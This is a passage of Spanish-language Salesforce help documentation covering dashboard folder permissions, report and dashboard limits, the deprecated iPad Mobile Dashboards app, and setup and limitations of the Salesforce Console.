| Leer | Y *ambas* de los siguientes:<br>• "Ejecutar informes"<br>• "Ver todos los datos" | Y *ambas* de los siguientes:<br>• "Ejecutar informes"<br>• "Ver todos los datos" |
| Escribir nuevo | Y *Todas* las siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles"<br>• "Ver todos los datos" | Y *Todas* las siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles"<br>• "Ver todos los datos" |

| Nivel de acceso | Permisos para acceder a carpetas de sólo lectura | Permisos para acceder a carpetas de lectura/escritura |
|---|---|---|
| Modificar/Eliminar | Y *Todas* las siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles"<br>• "Ver todos los datos" | Y *Todas* las siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles"<br>• "Ver todos los datos" |

**Carpetas compartidas**

| Nivel de acceso | Permisos para acceder a carpetas de sólo lectura | Permisos para acceder a carpetas de lectura/escritura |
|---|---|---|
| Leer | "Ejecutar informes" | "Ejecutar informes" |
| Escribir nuevo | Y *Todas* las siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles"<br>• "Ver todos los datos" | Y *ambas* de los siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles" |
| Modificar/Eliminar | Y *Todas* las siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles"<br>• "Ver todos los datos" | Y *Todas* las siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles"<br>• "Ver todos los datos" |

## Imprimir un panel

Imprima los paneles mediante la opción de impresión de su navegador.

- Defina la orientación del papel para imprimir en formato panorámico de forma que quepan las tres columnas de los componentes del panel.
- En caso necesario, redimensione sus columnas y elimine los encabezados y pies de página que impone el navegador.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para imprimir paneles:

- "Ejecutar informes" Y acceder a la carpeta del panel

# Organizar paneles

Tenga sus panel a su alcance ordenándolos en carpetas y eliminando informes no utilizados. Si cuenta con demasiados informes, siempre puede utilizar el campo de búsqueda para encontrar el que necesite.

1. Eliminar un panel
   Es buena idea que elimine los paneles que ya no necesita.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

## Eliminar un panel

Es buena idea que elimine los paneles que ya no necesita.

Si elimina un panel, eliminará todos sus componentes. No elimina los informes personalizados que utilizan los componentes.

Los paneles eliminados se envían a la papelera.

Para eliminar un panel en Lightning Experience, abra el panel y, a continuación, haga clic en **Eliminar**.

Para eliminar un panel en Salesforce Classic:

1. Haga clic en la ficha Paneles.
2. Haga clic en **Ir a la Lista del panel**.
3. Seleccione la carpeta donde se ha guardado el panel.
4. Haga clic en **Eliminar** junto al nombre del panel.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar paneles:

- "Ejecutar informes" Y "Gestionar paneles"

Para eliminar paneles creados por otro usuario:

- "Gestionar paneles" Y "Modificar todos los datos"

# Límites de paneles

Cuando cree paneles de sus datos, tenga en cuenta estos límites y restricciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

## Límites de informes y paneles de Salesforce

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Tipos de informes personalizados | N/A | | | 50 | 200 | 2.000 | 400 |

| Función | Personal Edition | Contact Manager Edition | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition y Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| (Los límites se aplican a todos los tipos de informes personalizados independientemente de su estado de desarrollo.) | | | | | | | |
| Filtros de paneles | | | | 3 por panel | | | |
| Paneles dinámicos por organización | N/A | | | | Hasta 5 | Hasta 10 | Hasta 3 |
| Filtros de campos por informe[1] | 20 | | | | | | |
| Fórmulas por informe | 5 | | | | | | |
| Instantáneas de creación de informes | N/A | | | 1[2, 3, 4] | 1[2] | 2[2] | 1[2, 3, 4] |
| Actualizaciones de paneles programadas | ND | | | | 1[2] | 2[2] | N/A |
| Informes programados por hora<br>(Los informes de correo electrónico pueden ser de hasta 10 MB.) | ND | | | 1[2, 3, 5] | 1[2] | 2[2] | 1[2, 3, 5] |

[1] Estos límites se aplican al generador de informes. Si utiliza el asistente de informes, el límite es 10.

[2] Hasta un total de 200.

[3] Solo las horas de menor producción (entre las 6 PM y las 3 AM, hora local).

[4] Limitado a una hora de inicio preferida por día.

[5] Limitado a tres hora de inicio preferida por día.

Salesforce conserva los datos históricos de los tres mesas previos, además del actual.

Los siguientes límites de informes y paneles de Salesforce se aplican a todas las ediciones compatibles.

**Límites de informes**

- La vista previa del generador de informes muestra un máximo de 20 filas por informes de resumen y matriciales y 50 filas de informes tabulares.
- No puede tener más de 250 grupos o 4.000 valores en un gráfico. Si aparece un mensaje de error indicado que su gráfico tiene demasiados grupos o valores para trazarlos, ajuste los filtros de informes para reducir el número de ellos. En los gráficos de combinación, todos los grupos y valores cuentan en el total.

- Los informes muestran un máximo de 2.000 filas. Para ver todas las filas, exporte el informe a Excel o utilice la vista de impresión para los informes de resumen y de tablas. En los informes conjuntos la exportación no está disponible y la vista imprimible muestra un máximo de 20.000 filas.
  - Los informes de resumen y matriciales muestran los 2.000 primeros grupos si Mostrar detalles está desactivado.
  - Los informes matriciales muestran un máximo de 400.000 valores resumidos.
  - Los informes matriciales muestran un máximo de 2.000 grupos en el eje vertical si Mostrar detalles está desactivado. Si hay más de 400.000 valores resumidos, las filas se eliminan hasta alcanzar el límite de 2.000 grupos, las columnas se eliminan hasta que el número de valores resumidos es menor de 400.000.
- Cuado los informes que tienen agrupaciones se visualizan en Salesforce1, se convierten en informes tabulares.
- De forma predeterminada, los informes entran en inactividad después de 10 minutos.
- En un informe unido, cada bloque puede tener hasta 100 columnas. Un informe unido puede tener hasta 5 bloques.
- Puede agregar hasta 10 fórmulas de resumen personalizadas a cada bloque de un informe unido. Un informe unido puede tener un total de 50 fórmulas de resumen personalizadas.
- Cada informe unido puede tener hasta 10 fórmulas de resumen personalizadas de bloques cruzados.
- Al filtrar campos de área de texto largo estándar, como es el caso de Descripción o Detalles de la solución, el informe solo tendrá en cuenta los primeros 1.000 caracteres del campo en la búsqueda.
- Sólo se muestran en un informe los primeros 254 caracteres de un área de texto enriquecido o un área de texto largo.
- Los campos de resúmenes de informes matriciales, de resumen y de tablas pueden mostrar hasta 21 dígitos.
- Los informes no se pueden filtrar en campos de área de texto largo personalizados.
- Los informes unidos requieren que el nuevo tema de la interfaz de usuario esté activado. Los usuarios sin el nuevo tema no pueden crear, modificar ni ejecutar informes unidos.
- Los informes de previsiones incluyen sólo oportunidades establecidas como cerradas en el período de previsión, excepto las asignadas a la categoría de previsión Omitido.
- Internet Explorer 6 no es compatible con informes unidos.
- Rango aceptable para valores: El número máximo permitido es 999999999999999. El número mínimo permitido es -999999999999999.

**Límites de paneles**

- Un filtro de panel puede tener hasta 50 opciones. De forma predeterminada, se activan 10 opciones. Póngase en contacto con Salesforce para ampliar su límite.
- Cada panel puede tener hasta 20 componentes.
- No se puede filtrar en campos de depósito. Sin embargo, es posible utilizar un informe filtrado en un campo de depósito de la página de panel.
- Una tabla de panel o gráfico puede mostrar hasta 20 fotografías.
- Debe esperar al menos un minuto entre actualizaciones del panel.

**Límites de tipo de informe**

- Un tipo de informe personalizado puede incluir referencias a 60 objetos. Por ejemplo, si selecciona el límite máximo de cuatro relaciones de objeto para un tipo de informe, puede seleccionar campos mediante búsqueda desde 56 objetos adicionales. Sin embargo, los usuarios recibirán un mensaje de error si ejecutan un informe por un tipo de informe personalizado y el informe contiene columnas de más de 20 objetos diferentes.
- Puede agregar un máximo de 1000 campos a cada tipo de informe personalizado.

**Límites de instantáneas de creación de informes**

- El número máximo de filas que puede insertar en un objeto personalizado es de 2.000.

- El número máximo de ejecuciones que puede guardar es 200.
- El número máximo de columnas de informe de origen que puede asignar a campos de destino es 100.

**Límites de filtrado**

Solo se tienen en cuenta los primeros 255 caracteres de un campo de texto personalizado para fines de filtrado.

**Límites de gráficos de informe integrados**

- Puede tener dos gráficos de informe por página.
- Solo puede agregar gráficos de informe desde el editor de formatos de página mejorado. La mini consola y el editor de formatos de página original no son compatibles.
- En páginas de detalles, los usuarios pueden actualizar hasta 100 gráficos de informe cada 60 minutos.
- Su organización puede actualizar hasta 3.000 gráficos de informe cada 60 minutos.

**Límites de vista de lista**

- Solo se mostrarán los primeros 255 caracteres para los campos de área de texto largo personalizados en sus vistas de lista.

**Depósito y límites del campo de depósito**

- Cada informe puede incluir hasta cinco campos de depósito.
- Cada campo de depósito puede incluir hasta 20 depósitos.
- Cada depósito puede incluir hasta 20 valores.
- Los campos de depósito están disponibles para uso solo en el informe donde se han generado. Para utilizar un depósito en varios informes, cree el campo para cada informe o cree un campo de fórmula separado para el objeto que depende del depósito.

  Nota: Estos límites no se aplican al uso de Otro como se permite en la configuración del campo de depósito.

- Los depósitos y campos de deposito no están disponibles para informes que incluyen objetos externos.

**Límites de informe de objetos externos**

Si su informe incluye un objeto externo, los resultados probablemente no reflejen el conjunto de datos completo. Los objetos externos son similares a objetos personalizados excepto en que se asignan a datos ubicados fuera de su organización de Salesforce. Un informe que incluye un objeto externo obtiene hasta 2.000 registros para el objeto principal y puede encontrar límites de llamadas mientras obtiene datos de objetos externos. Si el informe da como resultado pocas o ninguna fila, intente personalizar el informe para obtener filas de objetos externos más relevantes.

## Límites de API de informes y paneles

Los siguientes límites se aplican tanto a API de REST de informes y paneles y API de informes y paneles a través de Apex.

- Los filtros cruzados, los filtros de informes estándar y el filtrado por límite de fila no están disponibles al filtrar datos.
- Los informes de tendencias históricas solo se admiten en los informes matriciales.
- La API solo puede procesar informes que contengan un máximo de 100 campos seleccionados como columnas.
- Puede que se devuelva una lista de hasta 200 informes visualizados recientemente.
- Su organización puede solicitar hasta 500 ejecuciones de informes simultáneas por hora.
- La API admite hasta 20 solicitudes de ejecuciones simultáneas de informes al mismo tiempo.
- Puede que se devuelva una lista de hasta 2000 instancias de un informe que se ejecutó de forma asíncrona.
- La API admite hasta 200 solicitudes a la vez para obtener resultados de ejecuciones asíncronas de informes.
- Su organización puede solicitar hasta 1200 solicitudes asíncronas por hora.
- Los resultados de ejecuciones asíncronas de informes están disponibles en un período continuo de 24 horas.

- La API devuelve hasta las 2000 primeras filas de informes. Puede restringir los resultados mediante filtros.
- Puede agregar hasta 20 filtros de campo personalizados cuando ejecute un informe.
- Su organización puede solicitar hasta 200 actualizaciones de paneles por hora.
- Su organización puede solicitar resultados de hasta 5000 paneles por hora.

CONSULTE TAMBIÉN

Informes y paneles: Qué no está disponible en Lightning Experience

## ¿Por qué mi panel no muestra los datos esperados?

Si no visualiza los datos que esperaba, actualice para obtener los datos más recientes, compruebe que está ejecutando el usuario correcto y compruebe sus fuentes de datos del panel.

Si los datos de su panel no tienen el aspecto que esperaba, compruebe lo siguiente:

- **Usuario que ejecuta.** Recuerde que está visualizando el panel desde la perspectiva del usuario que ejecuta. Lo que ve se basa en los derechos de acceso de ese usuario. Para los paneles dinámicos, solo puede ver aquello a lo que tiene acceso.
- **Actualizar panel.** Si está visualizando datos antiguos, haga clic en **Actualizar** para actualizar su panel.
- **Fuentes de datos.** Compruebe que sus fuentes de datos (informes, S-Control o páginas de Visualforce) contienen la información que desea que se muestre en los componentes del panel.

Para más información acerca del usuario de ejecución del panel y la actualización del panel, revise los artículos Seleccionar de un usuario de ejecución de panel en la página 4409 y Actualizar datos de panel en la página 4411.

## Los paneles le ayudan a visualizar información compleja

Los paneles le ayudan a tomar decisiones en base a datos en tiempo real que ha recopilado con informes. Utilice paneles para ayudar los usuarios a identificar tendencias, determinar cantidades y medir el impacto de sus actividades.

Nota: Los paneles de las organizaciones de Group Edition son de sólo visualización.

1. Información general sobre paneles
   Después de que haya encontrado los datos que necesita, utilice un panel para buscar patrones, estar al día de los cambios y compartir conocimientos con los que puede trabajar junto a sus compañeros de trabajo en tiempo real.
2. Utilizar paneles en el iPad
   Los Paneles de Mobile de Salesforce para el iPad, disponibles en Apple App Store, le permiten acceder a paneles que ha visto recientemente o que sigue durante sus desplazamientos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

3. Ver listas de paneles
   La lista de paneles contiene todos los paneles que puede visualizar.

CONSULTE TAMBIÉN

Filtrar su panel

Crear un panel de Salesforce Classic

Información general sobre paneles

Proporcionar vistas individualizadas de un panel

## Información general sobre paneles

Después de que haya encontrado los datos que necesita, utilice un panel para buscar patrones, estar al día de los cambios y compartir conocimientos con los que puede trabajar junto a sus compañeros de trabajo en tiempo real.

- Los usuarios con una licencia de usuario de Salesforce Platform o Salesforce Platform One solo pueden ver un panel si el usuario que interviene también tiene una licencia del mismo tipo. Considere crear paneles separados para usuarios con distintos tipos de licencia.
- Los paneles de las organizaciones de Group Edition son de sólo visualización.

Al hacer clic en la ficha Paneles se muestra el panel que ha visto más recientemente. La parte superior de la página muestra la hora de la última actualización del panel y el usuario cuyos permisos determinan qué datos son visibles en el panel. Si no puede acceder a un panel, compruebe sus permisos de carpeta.

CONSULTE TAMBIÉN

Los paneles le ayudan a visualizar información compleja

Crear un panel de Salesforce Classic

Actualizar datos de panel

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar y actualizar paneles:
- "Ejecutar informes" Y acceder a la carpeta del panel

Para crear paneles:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que ha creado:
- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que no ha creado:
- "Ejecutar informes", "Gestionar paneles", Y "Ver todos los datos"

## Utilizar paneles en el iPad

Los Paneles de Mobile de Salesforce para el iPad, disponibles en Apple App Store, le permiten acceder a paneles que ha visto recientemente o que sigue durante sus desplazamientos.

**Importante:** A partir de Summer '15, la aplicación Mobile Dashboards para iPad ya no serán compatibles. Puede seguir utilizando la aplicación, pero Salesforce ya no proporciona asistencia en el formulario de solución de errores o mejoras para ningún problema que pueda tener. Hable con su administrador de Salesforce acerca de la migración a la aplicación Salesforce1, la nueva experiencia móvil de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La aplicación de paneles de Mobile le mantiene en contacto con los datos, el rendimiento y las tendencias de su organización, ya esté en la oficina o fuera de ella. Utilice esta aplicación para:

- Examinar paneles vistos recientemente o paneles que está siguiendo
- Buscar paneles
- Ver componentes de panel individuales, resaltar sus valores y desglosarlos en informes
- Modificar la vista de su informe
- Enviar por correo electrónico un panel o un componente individual a otros
- Ver, publicar y comentar en una noticia en tiempo real de Chatter de un panel
- Cuando está fuera de línea, acceder a algunos paneles e informes que ha visto recientemente en la aplicación.

**Nota:** La aplicación no es compatible con paneles dinámicos o filtros de panel.

Puede descargar la aplicación de forma gratuita desde Apple App Store o desde AppExchange. Puede utilizar la aplicación de paneles de mobile en todos los modelos de iPad con iOS 5 o posterior. La aplicación está disponible en las ediciones Enterprise, Unlimited, Performance y Developer de Salesforce, así como en cualquier organización con la API de REST activada.

Si tiene acceso a su organización de Salesforce desde su iPad, puede utilizar la aplicación Mobile Dashboards. Abra la aplicación e inicie sesión utilizando su correo electrónico y contraseña de Salesforce. Si no tiene una cuenta de Salesforce, puede examinar la aplicación tocando **Demo**.

**Nota:** El acceso de paneles para su iPad está disponible de forma predeterminada para su organización. Si no lo está, un administrador deberá activarlo antes de que pueda iniciar sesión en la aplicación.

En la aplicación cliente de Salesforce Classic Mobile, aparece la ficha Paneles si su administrador de Salesforce ha agregado la ficha a su configuración de Mobile.

## Ver listas de paneles

La lista de paneles contiene todos los paneles que puede visualizar.

1. En la ficha Paneles, haga clic en **Ir a la lista de paneles**.
   La ficha Informes mejorada muestra los paneles que ha visualizado recientemente en esa carpeta del panel.
2. En la página de lista de paneles, seleccione una carpeta para ver una lista de los paneles almacenados en dicha carpeta o busque con filtros.
3. Haga clic en el nombre de un panel para mostrarlo.
4. Si está trabajando en Salesforce Classic, haga clic en  junto al nombre de un panel para modificar o eliminar un panel.

   Nota: Los paneles de las organizaciones de Group Edition son de sólo visualización.

5. Si Chatter está activado, haga clic en el o para seguir o dejar de seguir un panel en sus noticias en tiempo real de Chatter.

### CONSULTE TAMBIÉN

Los paneles le ayudan a visualizar información compleja

Información general sobre paneles

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para visualizar y actualizar paneles:

- "Ejecutar informes" Y acceder a la carpeta del panel

Para crear paneles:

- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que ha creado:

- "Ejecutar informes" Y "Gestionar paneles"

Para modificar y eliminar paneles que no ha creado:

- "Ejecutar informes", "Gestionar paneles", Y "Ver todos los datos"

# Permiso para que los usuarios vean paneles en el iPad

La aplicación Paneles de Mobile para iPad se activa automáticamente para su organización de modo que sus usuarios pueden acceder a la aplicación sin que tenga que realizar ninguna configuración.

**Importante:** A partir de Summer '15, la aplicación Mobile Dashboards para iPad ya no serán compatibles. Puede seguir utilizando la aplicación, pero Salesforce ya no proporciona asistencia en el formulario de solución de errores o mejoras para ningún problema que pueda tener. Hable con su administrador de Salesforce acerca de la migración a la aplicación Salesforce1, la nueva experiencia móvil de Salesforce.

Puede desactivar la aplicación si no desea que los usuarios accedan a datos de Salesforce desde dispositivos móviles y puede volver a activarla si cambia de opinión.

Para configurar el acceso a Paneles de Mobile para iPad:

1. Desde Configuración, introduzca *Paneles de Mobile* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Paneles de Mobile**.
2. Seleccione o cancele la selección de Habilitar la aplicación de paneles de Mobile en iPad para todos los usuarios.
3. Haga clic en **Guardar**.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver Paneles de Mobile para configuraciones de iPad:

- "Ver parámetros y configuración"

Para modificar Paneles de Mobile para configuraciones de iPad:

- "Personalizar aplicación"

# Simplificación de ventas y asistencia con la consola de Salesforce

## Consola de Salesforce

Una consola de Salesforce está diseñada para potenciar la productividad en entornos de servicio y ventas de gran actividad.

La interfaz con aspecto de panel de la consola reduce los clics y desplazamientos de modo que puede buscar, actualizar o crear registros rápidamente. Utilice una consola para acceder fácilmente a datos y funciones que utiliza más a menudo. Por ejemplo, los agentes del servicio de atención al cliente pueden utilizar varias aplicaciones a la vez y conservar el contexto de los casos si cambian las prioridades. Los representantes de ventas pueden ponerse en contacto con candidatos, asesorar empresas, identificar contactos clave y acceder a la inteligencia de ventas inmediatamente.


La interfaz basada en fichas de la consola le facilita la tarea de ver registros y sus elementos relacionados en una sola pantalla y trabajar en varios elementos de forma simultánea.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Interfaz de usuario de la consola de Salesforce**




(1) Seleccione objetos y registros desde la ficha de navegación. (2) Los registros aparecen en una lista que puede anclar a la izquierda de la parte superior de la pantalla. (3) Los registros seleccionados aparecen como fichas principales y las fichas le permiten trabajar en varios elementos a la vez. (4) Un panel de aspectos destacados muestra información clave relacionada con registros. (5) Los elementos relacionados de registros aparecen como subfichas y las subfichas le permiten cambiar rápidamente entre información relacionada sin perder contexto. (6) Vea e interactúe con contenido en el área de detalles o noticias en tiempo real. (7) Acceda a los datos del componente personalizado en barras laterales y pies de página.

Los administradores pueden personalizar una consola para determinar todo de los objetos en la ficha de navegación, si los usuarios pueden establecer llamadas telefónicas con un softPhone. Más personalizaciones pueden incluir mostrar artículos de base de conocimientos junto con casos, crear acciones personalizadas con accesos directos del teclado o chatear con clientes en la Web con Live Agent (solo

Service Cloud). Los administradores y desarrolladores pueden resolver problemas comerciales más exclusivos con componentes de consola personalizados y utilizar códigos con una API denominada el kit de herramientas de integración de la consola de Salesforce, agregar integraciones externas o ampliar las personalizaciones de la consola a nuevos niveles.

Consejo: Si ya está utilizando una consola para servicio, puede crear una consola para ventas sin adquirir licencias por separado.

Nota: La consola de Salesforce supone una mejora con respecto a la consola de agente proporcionándole más opciones y tecnologías más avanzadas.

CONSULTE TAMBIÉN

Limitaciones de la consola de Salesforce

Prepararse para configurar una consola de Salesforce

# Limitaciones de la consola de Salesforce

Obtenga información acerca de la visualización, el acceso y las limitaciones de personalización para una consola.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Mostrar limitaciones**

- Una Consola de Salesforce solo está disponible en Navegadores compatibles con Salesforce Classic. Si utiliza un navegador incompatible, obtendrá una experiencia mermada.

  Consejo: Para obtener el rendimiento óptimo, recomendamos que los usuarios de la consola utilicen el navegador Google Chrome™ y equipos con 8 GB de RAM. Tenga en cuenta que los sistemas de 32 bits están sujetos a limitaciones de memoria. Para aprovechar al máximo la RAM agregada, utilice versiones de 64 bits del sistema operativo y del navegador.

- La consola ofrece una compatibilidad limitada con los idiomas escritos de derecha a izquierda, como el árabe o el hebreo. Dado que los idiomas escritos de derecha a izquierda no son totalmente compatibles, algunas funciones no aparecen según lo previsto en la consola (por ejemplo Noticias de caso, Live Agent y Salesforce Knowledge.
- Todos los elementos de Salesforce CRM Content se muestran como fichas principales en una consola.
- Al utilizar Cuentas sociales, Contactos y Candidatos, la ventana Visor social no se alinea correctamente en una consola.
- Las páginas de inicio de registros, incluyendo las secciones Herramientas estándar no aparecen en la consola de Salesforce.

**Limitaciones de comportamiento y acceso**

- Los botones Atrás de los exploradores no se admiten para la consola y no funcionan según lo previsto.
- Una consola de Salesforce no cumple los requisitos de accesibilidad.
- Las páginas de Visualforce no se actualizan cuando hace clic en y selecciona **Actualizar todas las fichas principales** o **Actualizar todas las subfichas**. Además, si sustituye una página de detalles con una página de Visualforce que utiliza listas relacionadas, cualquier registro creado utilizando esa lista relacionada no aparece hasta que se vuelva a abrir en una nueva ficha.
- No puede modificar los campos directamente en el panel de aspectos destacados; sin embargo, cuando cambie esos campos en un registro, el panel de aspectos destacados se actualiza automáticamente.
- Algunos objetos no se han adaptado completamente en una consola, como los informes, los paneles y Chatter. Estos y otros objetos están marcados con un asterisco (*) en el área de configuración de la consola y podrían causar comportamientos inesperados. Por ejemplo: (1) Cuando visualice divisiones de oportunidad, hacer clic en **Cancelar** no cierra la subficha; en su

lugar, la información de detalles de la página se abre en una subficha; (2) las partidas de oportunidades y de presupuesto no se actualizan automáticamente cuando se cambian, debe actualizar la página para ver los últimos cambios.

- Si sale de una consola y vuelve a ella, es posible que las subfichas que estaban abiertas no se carguen automáticamente. Además, si sale de una consola seleccionando una aplicación del menú de aplicaciones de Force.com, es posible que los botones **Atrás** y **Adelante** de su explorador no funcionen tal y como cabe esperar.
- Si guarda cambios en un componente de búsqueda y tiene cambios sin guardar en otro componente de búsqueda, se pierden los cambios sin guardar sin un mensaje de advertencia.
- Si hace clic en un vínculo personalizado o en un vínculo en un campo de texto, como **http://www.salesforce.com/** en la `Descripción` de un caso, el vínculo aparece en una ventana emergente en lugar de una ficha.
- Si actualiza la página Cambiar el estado del caso en una consola, aparecerá el error `No se puede obtener acceso a la página`.
- No puede utilizar el anclado en resultados de búsqueda si Chatter está desactivado.

**Limitaciones de personalización**

- La consola no es compatible con Chatter Messenger ni el iniciador de aplicación.
- Algunas páginas de Visualforce no se muestran correctamente en una consola a menos que se hayan actualizado para ello.
- Si activa la protección contra secuestro de clics para páginas de Visualforce en la configuración de seguridad de su organización de Salesforce, las páginas de Visualforce no funcionan correctamente.
- La consola no admite páginas de Visualforce que utilizan la preferencia **Requiere protección de CSRF en solicitudes GET**. Si utiliza páginas de Visualforce con protección CSRF, sus agentes pueden recibir errores al intentar acceder a la página.
- Los usuarios de un centro de llamadas solo pueden utilizar un SoftPhone en una consola de Salesforce si utilizan un adaptador CTI de la versión 3.0 o 4.0 del kit de herramientas de CTI; o si están utilizando un centro de llamadas con Open CTI.
- Live Agent solo está disponible para una consola con Service Cloud.
- El panel de aspectos destacados para Live Agent Transcripts es modificable, pero no puede activarlo para usuarios.

CONSULTE TAMBIÉN

Consola de Salesforce

# Configuración de una consola de Salesforce

## Prepararse para configurar una consola de Salesforce

Antes de configurar una consola, determine si es para servicio o ventas.

Una consola Salesforce es un tipo de aplicación personalizada que puede personalizar para agentes del servicio de atención del cliente o representantes de ventas. Puede configurar varias consolas en su organización de Salesforce siempre y cuando no supere el límite de aplicaciones personalizadas de su edición. Por ejemplo, puede configurar una consola para el servicio de atención al cliente y otra para televentas. Las consolas para servicio y las consolas para ventas son casi idénticas, excepto que las consolas para servicio pueden incluir Live Agent, una herramienta de chat en Web para agentes del servicio de atención al cliente y clientes.

A la vez que prepara la configuración de una consola, piense en quién la utilizará y qué información necesitan para acceder más. Para cada consola, deberá determinar qué objetos están disponibles para los usuarios, qué campos los usuarios deben presentar rápidamente en paneles de aspectos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

destacados y qué licencias debe asignar a usuarios de modo que puedan acceder a varias funciones de Salesforce. Deberá también pensar qué registros mostrar como tareas principales y subfichas.

Elija el centro de su proceso comercial como una ficha principal y los elementos relacionados como subfichas. Por ejemplo, puede configurar cuentas como una ficha principal y los casos y contactos como subfichas. Cuando configura una consola, le recomendamos asignarle un nombre que representa su función, por lo que los usuarios la reconocen fácilmente. Por ejemplo, Customer Service Desk.

Consejo: Si tiene asignada la licencia de función de usuario de Service Cloud, puede revisar y personalizar una consola de uso inmediato seleccionando Consola de muestra en el menú de aplicación de Force.com.

CONSULTE TAMBIÉN

Preguntas de planificación de la consola de Salesforce

Configurar una consola de Salesforce para servicio

Configurar una consola de Salesforce para ventas

# Sugerencias de implementación de la consola de Salesforce

Antes de implementar una consola, revise estas sugerencias.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Sugerencias de implementación generales**

Una consola respeta todas las configuraciones de seguridad y colaboración de su organización de Salesforce.

Para obtener el rendimiento óptimo, recomendamos que los usuarios de la consola utilicen el navegador Google Chrome™ y equipos con 8 GB de RAM. Tenga en cuenta que los sistemas de 32 bits están sujetos a limitaciones de memoria. Para aprovechar al máximo la RAM agregada, utilice versiones de 64 bits del sistema operativo y del navegador.

Para mejorar más el rendimiento, active Limites de ficha (bajo **Configuración** > **Crear** > **Aplicaciones** > **[nombre de consola]** > **Modificar**).

Aunque el tema de la interfaz de usuario Salesforce Classic 2010 no esté activado para su organización, los usuarios de la consola siguen viendo la nueva interfaz en todas las páginas de una consola.

Para ver cualquier cambio de configuración en una consola, actualice su navegador.

No puede agregar una consola a portales de cliente o portales de socio.

**Sugerencias de implementación de la Consola de Salesforce para servicio**

Para utilizar una consola para servicio, los usuarios deben tener asignada la licencia de función de usuario de Service Cloud.

Para utilizar Live Agent en una consola, los usuarios deben tener asignada la licencia de función de usuario de Live Agent.

Si se ha configurado Salesforce Knowledge, active la barra lateral de Knowledge para que los usuarios de la consola puedan ver automáticamente artículos relevantes junto con cualquier caso en el que están trabajando.

CONSULTE TAMBIÉN

Prepararse para configurar una consola de Salesforce

# Preguntas de planificación de la consola de Salesforce

Antes de configurar una consola, revise estas preguntas para ayudarle a obtener el máximo de su implementación.

**¿Quién utilizará una consola en su organización de Salesforce?**

